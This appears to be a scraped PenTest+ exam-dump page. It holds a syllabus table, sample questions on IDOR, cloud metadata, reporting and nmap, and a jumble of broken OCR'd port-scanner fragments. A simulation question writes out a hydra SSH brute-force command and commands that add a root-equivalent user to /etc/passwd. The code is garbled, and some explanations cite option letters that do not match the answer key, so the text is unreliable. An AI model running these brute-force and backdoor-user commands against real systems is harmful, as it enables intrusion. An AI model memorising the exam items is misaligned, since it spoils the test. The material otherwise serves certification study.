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


```
each(ports) {
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
}
```

```
scan_scan(sys.argv[1], $PORTS)
```

```
port_scan(sys.argv[1], ports)
```

```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
```

```
(ports => 21 ports => 22)
```


```
#!/usr/bin/python
```

```
ports = [21,22]
```

```
#!/usr/bin/ruby
```

```
run_scan(sys.argv[1],ports)
```

```
?

import socket
import sys

?

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

?

if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP adderss, Exiting...')
        exit(1)
    else:

?
```



```
#!/usr/bin/bash

export $PORTS = 21,22

for $PORT in $PORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
```

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CompTIA PT0-003 Exam Syllabus Topics:

Topic	Details
Topic 1	• Attacks and Exploits: This extensive topic trains cybersecurity analysts to analyze data and prioritize attacks. Analysts will learn how to conduct network, authentication, host-based, web application, cloud, wireless, and social engineering attacks using appropriate tools. Understanding specialized systems and automating attacks with scripting will also be emphasized.
Topic 2	• Engagement Management: In this topic, cybersecurity analysts learn about pre-engagement activities, collaboration, and communication in a penetration testing environment. The topic covers testing frameworks, methodologies, and penetration test reports. It also explains how to analyze findings and recommend remediation effectively within reports, crucial for real-world testing scenarios.
Topic 3	• Vulnerability Discovery and Analysis: In this section, cybersecurity analysts will learn various techniques to discover vulnerabilities. Analysts will also analyze data from reconnaissance, scanning, and enumeration phases to identify threats. Additionally, it covers physical security concepts, enabling analysts to understand security gaps beyond just the digital landscape.
Topic 4	• Post-exploitation and Lateral Movement: Cybersecurity analysts will gain skills in establishing and maintaining persistence within a system. This topic also covers lateral movement within an environment and introduces concepts of staging and exfiltration. Lastly, it highlights cleanup and restoration activities, ensuring analysts understand the post-exploitation phase's responsibilities.
Topic 5	• Reconnaissance and Enumeration: This topic focuses on applying information gathering and enumeration techniques. Cybersecurity analysts will learn how to modify scripts for reconnaissance and enumeration purposes. They will also understand which tools to use for these stages, essential for gathering crucial information before performing deeper penetration tests.

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
CompTIA PenTest+ Exam Sample Questions (Q219-Q224):

NEW QUESTION # 219
During an assessment, a penetration tester inspected a log and found a series of thousands of requests coming from a single IP address to the same URL. A few of the requests are listed below.



```
myprofile.com/servicestatus.php?serviceID=1
myprofile.com/servicestatus.php?serviceID=2
myprofile.com/servicestatus.php?serviceID=3
myprofile.com/servicestatus.php?serviceID=4
myprofile.com/servicestatus.php?serviceID=5
myprofile.com/servicestatus.php?serviceID=6
```


Which of the following vulnerabilities was the attacker trying to exploit?

- A. ..Insecure direct object reference
- B. ..SQL injection
- C. ..URL manipulation
- D. ..Session hijacking

Answer: A

Explanation:
The attacker is sequentially changing the serviceID parameter in the URL, likely in an attempt to access objects that they are not authorized to see. This is indicative of an attempt to exploit an Insecure Direct Object Reference (IDOR) vulnerability, where unauthorized access to objects can occur by manipulating input or changing parameters in the URL.
An insecure direct object reference (IDOR) vulnerability occurs when an application exposes a reference to an internal object, such as a file, directory, database record, or key, without any proper authorization or validation mechanism. This allows an attacker to manipulate the reference and access other objects that they are not authorized to access. In this case, the attacker was trying to exploit the IDOR vulnerability in the servicestatus.php script, which accepts a serviceID parameter that directly references a service object. By changing the value of the serviceID parameter, the attacker could access different services that they were not supposed to see. References: The Official CompTIA PenTest+ Student Guide (Exam PT0-002) eBook, Chapter 4, Section 4.2.2: Insecure Direct Object References; Best PenTest+ certification study resources and training materials, Section 1: Cross-site Scripting (XSS) Attack.

NEW QUESTION # 220
SIMULATION
A previous penetration test report identified a host with vulnerabilities that was successfully exploited. Management has requested that an internal member of the security team reassess the host to determine if the vulnerability still exists.



Reconaissance data

```
root@attackermachine:~# nmap -sC -T4 192.168.10.2
Starting Nmap 6.26SVN ( http://nmap.org ) at 2021-04-19 14:30 EST
Nmap scan report for 192.168.10.2
Host is up (0.27s latency).
Port      State      Service
22/tcp    open       ssh
23/tcp    closed     telnet
80/tcp    open       http
111/tcp   closed     rpcbind
445/tcp   open       samba
3389/tcp  closed     rdp?
Nmap done: 1 IP Address (1 host up) scanned in 5.48 seconds

root@attackermachine:~# enum4linux -S 192.168.10.2
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[lowpriv] rid:[0x3fa]
```

Which of the following commands would **most** likely exploit the services?

○ `medusa -h 192.168.10.2 -u admin -P 500-worst-passwords.txt -M rpcbind`

● `hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22`

○ `crowbar -b rdp -s 192.168.10.2/32 -u administrator -C 500-worst-passwords.txt -n 1`

○ `ncrack -T5 -user lowpriv -P 500-worst-passwords.txt -p telnet -g CL=1 192.168.10.2`


Part 1:

Analyze the output and select the command to exploit the vulnerable service.

Part 2:

Analyze the output from each command.

- Select the appropriate set of commands to escalate privileges.
- Identify which remediation steps should be taken.



Commands

```
root@attackermachine:~# find / -perm -2 -type f 2>/dev/null | xargs ls -l
root@attackermachine:~# cat /etc/fstab
root@attackermachine:~# find / -perm -u=s -type f 2>/dev/null | xargs ls -l
root@attackermachine:~# grep "/bin/bash" /etc/passwd | cut -d':' -f1-4,6,7
root@attackermachine:~# cut -d':' -f1 /etc/passwd
```

Which of the following sets of commands **most** likely escalates privileges?

○
```
perl -le 'print crypt("password", "AA")'
cat /etc/passwd > /tmp/passwd
echo "root2:AA6tQYSfGxd/A:0:0:root:/root:/bin/bash" >> /tmp/passwd
cp /tmp/passwd /etc/passwd
```

○
```
openssl passwd password
echo "root2:5ZOYXRfHVZ7OY:0:0:root:/root:/bin/bash" >> /etc/passwd
```

○
```
echo "net user root2 password /add" > /home/lowpriv/backup.sh
echo "net localgroup administrators root2 /add" >> /home/lowpriv/backup.sh
```

○
```
./ /tmp/scripts/exploithost.sh -h 192.168.10.2 > output.txt
cat output.txt
```

Assuming the privileged escalation was successful, which of the following remediations should be taken? **(Select two).**

☐ Remove `no_root_squash` from `fstab`

☐ Remove SUID bit from `cp`

☐ Encrypt the `/etc/passwd` file

☐ Update SSH to latest version

☐ Strengthen password of lowpriv account

☐ Make backup script not world-writeable

Answer:

Explanation:

Part 1:

The command that would most likely exploit the services is:

hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22

Part 2:

The appropriate set of commands to escalate privileges is:

openssl passwd password

echo "root2:5ZOYXRFHVZ7OY::0:0:root:/root:/bin/bash" >> /etc/passwd
The remediations that should be taken after the successful privilege escalation are:
- Remove the SUID bit from cp.
- Make backup script not world-writable.

NEW QUESTION # 221
In a cloud environment, a security team discovers that an attacker accessed confidential information that was used to configure virtual machines during their initialization. Through which of the following features could this information have been accessed?

- A. Virtual private cloud
- B. Metadata services
- C. IAM
- D. Block storage

Answer: B

Explanation:
In a cloud environment, the information used to configure virtual machines during their initialization could have been accessed through metadata services.
Metadata Services:
Definition: Cloud service providers offer metadata services that provide information about the running instance, such as instance ID, hostname, network configurations, and user data.
Access: These services are accessible from within the virtual machine and often include sensitive information used during the initialization and configuration of the VM.

NEW QUESTION # 222
Which of the following is most important when communicating the need for vulnerability remediation to a client at the conclusion of a penetration test?

- A. Articulation of alignment
- B. Articulation of cause
- C. Articulation of impact
- D. Articulation of escalation

Answer: C

Explanation:
When concluding a penetration test, effectively communicating the need for vulnerability remediation is crucial. Here's why the articulation of impact is the most important aspect:
Articulation of Cause (Option A):
This involves explaining the root cause of the vulnerabilities discovered during the penetration test.
Importance: While understanding the cause is essential for long-term remediation and prevention, it does not directly convey the urgency or potential consequences of the vulnerabilities.
Articulation of Impact (Option B):
This involves describing the potential consequences and risks associated with the vulnerabilities. It includes the possible damage, such as data breaches, financial losses, reputational damage, and operational disruptions.
Importance: The impact provides the client with a clear understanding of the severity and urgency of the issues. It helps prioritize remediation efforts based on the potential damage that could be inflicted if the vulnerabilities are exploited.
References: Penetration testing reports and communications that emphasize the impact are more likely to drive action from stakeholders. By focusing on the real-world implications of the vulnerabilities, clients can see the necessity for prompt remediation.
Articulation of Escalation (Option C):
Explanation: This involves detailing how a minor vulnerability could be leveraged to escalate privileges or cause more significant issues.
Importance: While escalation paths are important to understand, they are part of the broader impact assessment. They explain how an attacker might exploit the vulnerability further but do not convey the immediate risk as clearly as impact.
Articulation of Alignment (Option D):
Explanation: This involves aligning the findings and recommendations with the client's security policies, compliance requirements, or business objectives.
Importance: Alignment is useful for ensuring that remediation efforts are in line with the client's strategic goals and regulatory

requirements. However, it still doesn't highlight the immediate urgency and potential damage like the articulation of impact does.
Conclusion: Articulating the impact of vulnerabilities is the most crucial element when communicating the need for remediation. By clearly explaining the potential risks and consequences, penetration testers can effectively convey the urgency and importance of addressing the discovered issues, thus motivating clients to take prompt and appropriate action.

NEW QUESTION # 223

A penetration tester gains access to a domain server and wants to enumerate the systems within the domain.
Which of the following tools would provide the best oversight of domains?

- A. Nmap
- B. Responder
- C. Wireshark
- D. Netcat

Answer: A

Explanation:
* Installation:
* Nmap can be installed on various operating systems. For example, on a Debian-based system:
sudo apt-get install nmap
* Basic Network Scanning:
* To scan a range of IP addresses in the network:
nmap -sP 192.168.1.0/24
* Service and Version Detection:
* To scan for open ports and detect the service versions running on a specific host:
nmap -sV 192.168.1.10
* Enumerating Domain Systems:
* Use Nmap with additional scripts to enumerate domain systems. For example, using the --script option:
nmap -p 445 --script=smb-enum-domains 192.168.1.10
* Advanced Scanning Options:
* Stealth Scan: Use the -sS option to perform a stealth scan:
nmap -sS 192.168.1.10
* Aggressive Scan: Use the -A option to enable OS detection, version detection, script scanning, and traceroute:
nmap -A 192.168.1.10
* Real-World Example:
* A penetration tester uses Nmap to enumerate the systems within a domain by scanning the network for live hosts and identifying the services running on each host. This information helps in identifying potential vulnerabilities and entry points for further exploitation.
* References from Pentesting Literature:
* In "Penetration Testing - A Hands-on Introduction to Hacking," Nmap is extensively discussed for various stages of the penetration testing process, from reconnaissance to vulnerability assessment.
* HTB write-ups often illustrate the use of Nmap for network enumeration and discovering potential attack vectors.

NEW QUESTION # 224

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